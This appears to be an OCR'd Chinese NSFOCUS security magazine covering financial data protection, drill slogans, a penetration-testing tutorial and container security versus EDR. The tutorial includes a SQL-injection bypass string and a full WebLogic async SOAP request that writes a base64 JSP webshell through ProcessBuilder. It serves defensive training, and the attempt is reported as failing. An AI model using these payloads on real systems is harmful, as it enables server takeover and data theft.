2. 传输：数据保密性、完整性校验、链路可用性；（可采取链路加密、身份鉴别和认证、数据验证的手段来实现防护）

3. 存储：是加密，留存清除，去标识、匿名化；（可采用数据库加密、脱敏、匿名化技术来落地保护）

4. 使用：

- 信息展示：屏蔽、授权；（可采用授权+脱敏技术实现业务信息屏蔽）
- 共享与转让：业务需要最小授权；（可对共享前做安全评估，利用脱敏、加密、数据防泄漏、权限等方式实现防护，利用数据流转审计对数据进行溯源）
- 公开披露：准确性，安全评估；（对此过程进行安全评估，对风险进行监控）
- 委托处理：授权、脱敏；（对此过程进行安全评估，利用授权、脱敏、审计等技术监控风险）

- 加工处理：识别匿名化、去标识化的效果；（对处理后的数据做识别评估，识别效果是否合规，对日志做到防泄漏，对数据处理全程进行审计）
- 汇聚融合：影响评估后定技术措施；（先做数据的合规风险评估，再根据实际情况进行响应的技术防护）
- 开发测试：隔离，去标识化，脱敏；（直接采用环境隔离、脱敏实现安全防护）

5. 删除：不可被检索和访问；（通过权限和业务系统自身实现）

6. 销毁：不可被恢复 （对数据存储介质、云环境要做到销毁，不可恢复

05 个人金融信息安全运行的技术要求落地解读

- 网络安全要求：承载和处理按等保2.0，JR/T 0071的要求，存储访问控制（可利用数据库防火墙实现防护）
- Web应用安全要求：C2\C3，漏洞防护，系统及组件安全评估，阻止非法访问；（可利用WAF实现WEB防篡改，WEB防攻击，利用漏洞检查、配置核查等工具实现环境的检查与评估）
- 客户端应用软件安全：按要求上线前评估；（终端及应用软件、APP等做上线前的安全评估：漏洞、配置、用户知情、许可等）
- 密码技术与密码产品要求：符合国家密码管理部门和行业主管部门的要求


06 安全管理要求解读

- 在数据收集、数据存储、数据使用的环节提出了安全检查准则。
- 在制度建设、人员建设、流程建设方面提出了安全策略的要求。
- 在个人金融信息生命周期的各个环节提出了访问控制的管理要求。
- 从行为审计、合规评估、事件处置的层面提出了安全检测与风险评估的要求。

07 绿盟数据安全解决方案

绿盟数据安全解决方案，围绕着数据安全合规性管理、个人信息安全保护、重要数据安全保护来设计，针对《个人金融信息保护技术规范》的要求提供全方位多角度的保护措施。


以绿盟数据安全管控平台为总控中心，在展示层提供四种展示视图展示，从数据资产、数据流转、数据风险、数据事件的层面展示个人金融信息的状态与风险。从绿盟数据安全方法论的角度出发，在管理层将“知识控察行”进行管理集成，统一管控，集中分析，对个人金融信息做到全面的监管。能力层，通过各种探针能力来解决个人金融信息生命周期各阶段的安全问题，同时为管理层输送全面的分析数据。



NSFOCUS

行业研究

绿盟科技网络安全攻防演练全景图



网络安全攻防演练亮剑行动之 7 步箴言


NSFOCUS
4
网络安全攻防演练实战行动之7步箴言
威胁梳理
威胁梳理需分类 情报收集有针对
不可轻心弱口令 信息泄露误大事
绿盟科技官方微信
绿盟科技金融事业部


NSFOCUS
5
网络安全攻防演练实战行动之7步箴言
安全运营
设备上了一大堆 运营管理紧跟上
监控分析需配合 事件上报分轻重
绿盟科技官方微信
绿盟科技金融事业部


NSFOCUS
6
网络安全攻防演练实战行动之7步箴言
红蓝对抗
演练应急很常见 遇到也不必惊慌
明确问题第一位 抽茧剥丝见真章
绿盟科技官方微信
绿盟科技金融事业部


NSFOCUS
7
网络安全攻防演练实战行动之7步箴言
安全意识
社工钓鱼太平常 时刻警惕不松懈
安全意识需普及 演练人人都有责
绿盟科技官方微信
绿盟科技金融事业部

信息安全人员养成计划之渗透测试篇

俞 琛

摘要：

渗透测试是信息安全人员的专属技能之一，安全人员利用渗透测试技能直观展示攻击后果，采用截图搭配文字说明描述入侵过程对安全隐患表述清晰，相关问题整改进展可见且方便跟踪。金融企业通常采购渗透测试服务。作为甲方的信息安全人员，梳理企业信息系统采用的应用架构及组件，基于国家、行业的合规要求和企业业务需要，提出渗透测试范围并对发现问题督促整改。

经过前二篇信息收集和漏洞分析之后，本篇将介绍渗透测试常见的Web安全测试的方法，分享“非授权访问”测试的相关案例，介绍个人在工作中的安全隐患发现过程，希望给读者一些启发。

渗透测试是信息安全人员的专属技能之一，通过对网站及相关服务器等设备，进行非破坏性质的模拟入侵者攻击，模拟入侵系统并获取系统权限，记录测试过程用于后续漏洞整改和策略优化。因其测试成果直观可见，具有“触目惊心”效应，深受企业人员青睐。

金融企业通常以采购外部服务为主，自建安全团队为辅，开展渗透测试工作。以期货业为例，目前我国期货行业的业务开展已高度依赖信息系统。通过互联网进行网上交易具有成本低、效率高、便捷性和覆盖范围广等优点，因此，网上交易已成为期货交易的主要方式。相应地，以网站、APP、小程序等形式的各类网上交易、行情查询等WEB应用需要在系统上线前、重大变更和日常运行期间大量开展渗透测试工作。

信息安全人员在完成一次渗透测试工作之后，将入侵过程和技术细节总结编写成测试报告，确定存在的安全威胁，及时整改漏洞并举一反三优化安全策略，降低安全风险。通常渗透测试内容包含网段渗透、Web安全测试、页面隐藏字段检测、后门程序检查等方面。其中，最常采用的是Web安全测试。

编号	渗透测试常见领域	主要测试内容
1	网段渗透	从某内外部网段尝试对另一网段或 vlan 进行渗透。
2	Web 安全测试	1、检查信息系统应用架构，防止用户绕过系统直接修改数据库； 2、检查身份认证模块，防止非法用户绕过身份认证； 3、检查数据库接口模块，防止用户获取系统权限； 4、检查文件接口模块，防止用户获取系统文件； 5、检查其他安全威胁。

编号	渗透测试常见领域	主要测试内容
3	页面隐藏字段检测	网站应用系统常采用隐藏字段存储信息，有不良居心的用户通过操作隐藏字段内容，进行恶意交易和窃取信息等行为，是一种非常危险的漏洞。
4	后门程序检查	系统开发过程中遗留的后门和调试选项可能被入侵者所利用，导致入侵者轻易地从捷径实施攻击。

读者需要了解攻击者，以攻击者视角进行观察，才能进而掌握防守之术。基于这个思路，在渗透测试篇，从Web应用常见攻击开始讲解。

一、Web应用常见攻击

首先，提下开放式Web应用程序安全项目（OWASP），它提供有关计算机和互联网应用程序的公正、实际、有成本效益的信息。

OWASP Top 10说明如下：

1. 注入

注入攻击最常见，开发人员在输入位置没有遵循“数据与代码分离”的原则，攻击者利用服务器端将用户输入的数据当作代码执行的漏洞，通过让原SQL改变了语义，达到欺骗服务器执行恶意的SQL命令。如在登录框输入test001' or 1=1 or 'a'='a，此控件如存在注入漏洞，则攻击者无论密码是否正确，都可以登录成功。

2. 失效的身份认证

利用认证和会话管理功能中的业务缺陷或漏洞（泄露的账户信息、会话ID）进行身份冒充，攻击方式有社会工程学、密码重置、身份伪造、暴力破解和验证码绕过等。

3. 敏感信息泄露

安全人员测试发现较多的情形是使用弱加密算法或敏感数据互联网明文传输，攻击者通过窃取通信密钥、发起中间人攻击等方式从传输数据中非法获得明文数据。

4. XML 外部实体（XXE）

XXE可用于提取数据、执行远程服务器请求、扫描内部系统、执行拒绝服务攻击和其他攻击。

5. 失效的访问控制

应用程序对于通过认证的用户所能够执行的操作，缺乏有效的限制。攻击者就可以利用这些缺陷来访问未经授权的功能和/或数据，例如访问其他用户的账户、查看敏感文件，修改其他用户的数据，更改访问权限等。

6. 安全配置错误

攻击者使用默认账户密码、未使用的页面（旁站攻击）、未安装安全补丁的漏洞、未被保护的文件和目录（路径穿越），以获取到目标系统的访问权限及相关敏感信息。如Web服务器错误配置导致后台未授权访问。

7. 跨站脚本XSS

来自客户端的不可信任数据在没有验证的情况下被服务器端成功执行，并且没有进行正确转义（escape）或编码（encode）的情况下返回到浏览器，导致浏览器执行了异常代码，主要类型有存储型XSS、反射型XSS、DOM based XSS。

8. 不安全的反序列化

Java序列化是把对象转换为字节序列的过程，相反，把字节序列恢复为对象的过程称为对象的反序列化。如果该对象是攻击者构造的恶意对象，而它自定义的readObject()中存在着不安全的逻辑，那么在反序列化时就会出现安全问题。

9. 使用含有已知漏洞的组件

组件（例如：库、框架和其他软件模块）拥有和应用程序相同的权限。如果应用程序中含有已知漏洞的组件被攻击者利用，可能会造成严重的数据丢失或服务器接管。

10. 不足的日志记录和监控

安全人员可在完成渗透测试后，由运维人员登录系统管理后台，查看测试期间的日志记录、由监控人员提供运维工作台账，记录日志的保存、回溯情况和监控告警情况，对安全隐患提出优化建议。

二、生产网段攻击与防范


生产网段攻击思路可采取先攻击外网Web服务器，利用已知组件漏洞获取外网服务器的权限，或对服务器的SSH服务进行账号密码暴力破解，成功登陆后再安装后门程序。相对地，也可以尝试在办公网控制办公系统服务器作为跳板，如OA系统服务器，再攻击生产网段。后一种方式较为费力，通常渗透测试采用前一种方式。

生产网段防范方法可采用网络边界防护理念，即利用防火墙封闭端口，对互联网只开放80 443端口，运维必须通过VPN和堡垒机拨入，对存储敏感信息的服务器需采用重堡垒，避免敏感信息泄露。同时，需做好Web应用常见攻击的防范措施。

三、渗透测试实践

本小节分享“非授权访问”隐患发现的过程。安全人员首先尝试利用已知漏洞进行尝试未成功，然后发现主机使用ES组件默认端口通信，继续尝试登录，发现存在“非授权访问”风险。

1. 首先，浏览器访问http://127.0.0.1/_async/AsyncResponseService。
2. 使用BurpSuite抓包，如图所示，正常网页请求如下：



图一 渗透测试实践示例一


3. 将GET数据包修改为POST，并且写入payload，如下标黄部分：

```
POST /_async/AsyncResponseService HTTP/1.1
Host: 127.0.0.1
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/74.0.3729.108 Safari/537.36
Accept: */*
Accept-Language: zh-CN,zh;q=0.9,und;q=0.8,en;q=0.7
Cookie: BIGipServerjjh_www_server_pool=!vKcRpBZQmOjBZg4B+6enM8HSq7C6
h4KJ9J2IkWaxnxorsbl7YBcyGP82QC4ppVZBu8nx3FH2sGtMCA==; TS015a8933=015
e11178cf58b2809f73395d018e3ac77768b80c30625084e58ef204083e4203c9abbe5
52ee8066878e857649073d9f701de54755
Content-Length: 1360
Connection: close

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/
soap/envelope/" xmlns:wsa="http://www.w3.org/2005/08/addressing"
xmlns:asy="http://127.0.0.1/async/AsyncResponseService">
<soapenv:Header>
<wsa:Action>xx</wsa:Action>
<wsa:RelatesTo>xx</wsa:RelatesTo>
<work:WorkContext xmlns:work="http://127.0.0.1/2004/06/soap/workarea/">
<void class="java.lang.ProcessBuilder">
<array class="java.lang.String" length="3">
<void index="0">
<string>cmd</string>
</void>
<void index="1">
<string>/c</string>
</void>
<void index="2">
<string>echo PCUKICAgIGlmKCIxMjMiLmVxdWFscyhyZXF1ZXN0LmdldFBhcmFtZXR
lcigicHdkIikpKXsKICAgICAgICBqYXZhLmlvLklucHV0U3RyZWFtIGluID0gUnVudGltZS
```


5nZXRSdW50aW1lKCkuZXhlYyhyZXF1ZXN0LmdldFBhcmFtZXRlcigiY21kIikpLmdldE
lucHV0U3RyZWFtKCk7CiAgICAgICAgaW50IGEgPSAtMTsgICAgICAgICAgICAgICAgC
AgYnl0ZVtdIGIgPSBuZXcgYnl0ZVsxMDI0XTsgICAgICAgICAgICAgICAgb3V0LnBya
W50KCI8cHJlPiIpOyAgICAgICAgICAKICAgICAgICB3aGlsZSgoYT1pbi5yZWFkKGIpKS
E9LTEpewogICAgICAgICAgICBvdXQucHJpbnRsbihuZXcgU3RyaW5nKGIpKTsgICAgI
CAgICAgICAgICAgICAgfQogICAgICAgIG91dC5wcmludCgiPC9wcmU+Iik7CiAgICB9IA
ogICAgJT4= > servers/AdminServer/tmp/_WL_internal/bea_wls_internal/9j4dqk/
war/webshell.txt</string>
</void>
</array>
<void method="start"/></void>
</work:WorkContext>
</soapenv:Header>
<soapenv:Body>
<asy:onAsyncDelivery/>
</soapenv:Body></soapenv:Envelope>

4. 尝试往服务器写小马webshell.txt。



图二 渗透测试实践示例二


5. 但是未能成功写入，服务端没有反应。
6. 尝试进行反弹shell也未能成功，服务端回应重定向。



图三 渗透测试实践示例三

7. 安全人员采用漏洞扫描发现端口号9200存活，这个端口是ElasticSearch默认对外通信端口，采用http协议。ES是一个基于Apache Lucene(TM)的开源搜索引擎，广泛用于在海量数据（PB级）中以毫秒级速度检索并分析数据，适用于日志分析、指标监控、安全分析（SIEM）、APM、业务数据分 析、搜索等应用场景。已知ES特定版本存在信息安全风险，尚未实施安全策略及安全方案，无完善的权限 认证和访问控制机制，无安全审计机制。

8. 然后，浏览器访问http://127.0.0.1:9200/,如图所示，成功访问日志服务器，发现了“非授权访问”风险。



图四 渗透测试实践示例四

9. 该信息安全风险的相关漏洞一旦被利用危害极高，本示例中安全人员是在内部安全检查时发现，端口并未直接映射到互联网，无法通过外部访问。综合评价风险可控。

Elastic 公司已提供相关安全保障策略解决这个安全风险。ES 6.8对部分基础安全功能做了开源，免费提供给 ES 社区用户使用。针对这个攻击方式的防范方法可采取将 ES 版本升级到 6.8 或更高的版本。

结语

本文是信息安全人员养成计划的第三篇。

不求读者乐学勤思，只需跟随养成计划学习信息安全知识，循序渐进就能有所不同。下一篇将带给读者更深入了解信息安全人员的专属技能的机会，请拭目以待。

注：文中ip地址等已做了脱敏处理。

浅析容器安全与 EDR 的异同

江国龙

摘要

以Docker为代表的容器技术，直接运行于宿主机操作系统内核，因此对于容器安全，很多人会有着这样的疑问：EDR（Endpoint Detection and Response）等主机安全方案，能否直接解决容器安全的问题？针对这样的疑问，本文将结合容器安全的建设思路，简要分析其与EDR之间的一些异同。

1. 概述

近两年，随着容器技术越来越多的被大家所青睐，容器安全也逐渐得到了广泛的关注和重视。NeuVector、Aqua、Twistlock等初创公司，陆续的推出了其容器安全的产品和解决方案。在国内，以绿盟科技为代表的安全厂商，也不断的在容器安全领域进行探索和尝试。

对于容器环境，或者是容器云，其本质是云计算的一种实现方式，我们可以将其称为PaaS或者CaaS。因此，其整体的安全建设思路，是遵循云计算安全架构的。




图1 云计算安全框架

容器云环境的安全建设，如果暂时抛开物理安全的话，可以粗略分为两个主要方面：一方面是容器云内部的安全建设，这包括基础设备的安全、东西向网络的安全、管理平台的安全、虚拟化安全以及数据安全等；另一方面

就是容器云内外之间的网络通信安全，也就是通常讲的南北向网络安全。




图2 容器云安全建设思路

这样，对于容器云的安全方案，可以分别从这两个方面进行设计：对于南北向的网络安全，可以通过安全资源池引流的方式，实现相应的安全检测与防护，这也是很多安全厂商在云安全解决方案上的主要实现方式。对于容器云内部的安全，可以通过特定的容器安全产品进行实现。最后将这两部分统一接入云安全的集中管理系统，进行统一的安全管理和运营。

2. 容器安全的核心问题

早在2018年11月，我们发布了《绿盟科技容器安全技术报告》[1]，报告中详细阐述了容器环境可能面临的安全威胁以及相应的处置方式。这里我们将容器安全的核心问题做个简单的回顾和总结。

概括来说，容器/容器云安全，可以包括以下四个类别：

第一，就是容器环境基础设施的安全性，比如主机上的安全配置是否会影响到其上面运行的容器，主机上的安全漏洞是否会影响到容器，主机上的恶意进程是否会影响到容器，容器内的进程是否可以利用到主机上的安全漏洞等。

第二，是容器的镜像安全，这里包括镜像中的软件是否存在安全漏洞，镜像在构建过程中是否存在安全风险，镜像在传输过程中是否被恶意篡改等。

第三，是容器的运行时安全，比如运行的容器间隔离是否充分，容器间的通信是否是安全的，容器内的恶意程序是否会影响到主机或者其它容器，容器的资源使用情况是否是安全的等。

第四，是整个容器生态的安全性，比如Docker/Kubernetes自身的安全性如

何，ServiceMesh/Serverless对容器安全有什么影响，容器中安全密钥的管理和传统环境有什么不同，容器化后的数据隐私保护跟传统的数据隐私保护是否一致等。

图3 容器安全的核心问题

从上述容器安全的核心问题来看，镜像的概念相对来说是容器所特有的，因此对于容器的镜像安全，EDR是一定不会覆盖的。另外就是容器的生态安全，这块更多的是容器相关的技术栈带来的安全机遇和挑战，因此典型的EDR产品肯定也是无能为力的。

行文至此，开篇所提出的问题“EDR等主机安全方案，能否直接解决容器安全的问题？”就已经有了初步的答案：肯定是不可以的。

首先，来看一下，当前部分厂商专门针对容器环境所提供的安全产品和安全服务都能提供什么样的安全能力，以及技术架构是什么样的。

3. 容器安全产品/服务

首先以Google GCP（Google Cloud Platform）[2]上所提供的容器安全（Container Security）服务能力为例，具体分析当前容器安全产品/服务主要实现了什么样的安全能力。

3.1 Google Container Security

Google在其GCP上保障容器环境的安全时，主要分为了三个方面：

（1）基础架构安全。主要是指容器管理平台能够提供的基本安全功能，确保开发者拥有所需的工具来安全的构建容器化服务，这些功能通常内置于Kubernetes等容器编排系统中。比如使用IAM来管理对项目的访问权限、使用基于角色的访问权限控制（RBAC）功能来管理对集群和命名空间的访问权限、日志审计、网络隔离、基础设施ISO合规等。

（2）软件供应链安全。主要就是前文所提到的容器镜像安全，包括安全的基础镜像维护、CVE漏洞扫描、镜像准入检测等。

（3）运行时安全。确保安全响应团队能够检测到环境中运行的容器所面临的安全威胁，并做出响应。这些功能通常内置于安全运营工具中。比如Google通过集成了Stackdriver实现日志分析、通过集成合作伙伴Aqua Security、Capsule8、StackRox、Sysdig Secure、Twistlock等安全产品，实现异常活动的检测、使用容器运行时沙盒gVisor更好的隔离容器。

下面以其运行时安全的合作伙伴Aqua Security为例，简要分析其所实现的安全能力以及技术架构。

3.2 Aqua Security

Aqua Security[3]是一家2015年成立的以色列容器安全平台厂商，在DevOps、微服务等业务平台中，为容器化环境提供先进的安全方案。

3.2.1主要安全能力

（1）漏洞管理。扫描容器镜像

和无服务器功能，查找已知的漏洞、嵌入的密钥、配置和权限问题、恶意软件和开源许可。

（2）运行时防护。通过对镜像的准入控制，防止不受信任的镜像运行，并确保容器保持不变，防止对运行中的容器进行任何更改。可以基于自定义策略和机器学习的行为配置文件，实时监视和控制容器的活动。

（3）密钥管理。在运行时可以安全的将密钥传递给容器，在传输和存储时进行加密，将它们加载到内存中，而不需要在磁盘上进行持久化存储，在磁盘上它们只对需要它们的容器可见。

（4）容器防火墙。自动发现容器间网络连接，并得到参考的上下文防火墙规则，通过白名单确定合法的连接，阻止或警告未经授权的网络活动。可以与流行的网络插件（如Weave或Flannel）和服务网格（如Istio）无缝连接。

（5）合规和审计。PCI-DSS、HIPAA之类的法规合规性检测，以及NIST、CIS的最佳实践检测。提供细粒度事件日志记录，并且集成多种日志分析和SIEM工具，如Splunk、ArcSight等，可以集中管理审计日志。

3.2.2实现架构

如下图所示是Aqua Security官方提供的系统参考架构图，结合另外一款容器安全产品的参考架构（图5），可以看出，整个系统基本都是由平台和探针两部分组成。

在平台侧，一方面实现相关的安全管理控制的能力，另一方面实现数据相关的分析和智能化能力。

在探针侧，则主要通过在每个容器运行的主机上部署一个安全探针，通过这个探针进行相关的安全策略执行以及相关数据的采集（暂不讨论Serverless）。据笔者了解，这个分布式的探针，通常会有两种体现形态，一种是以特权容器的方式融合在容器环境的管理平台中，另一种是主机安全常见的部署Agent方式。从本质上来讲，两种形态只是部署和管理方式有所区别。

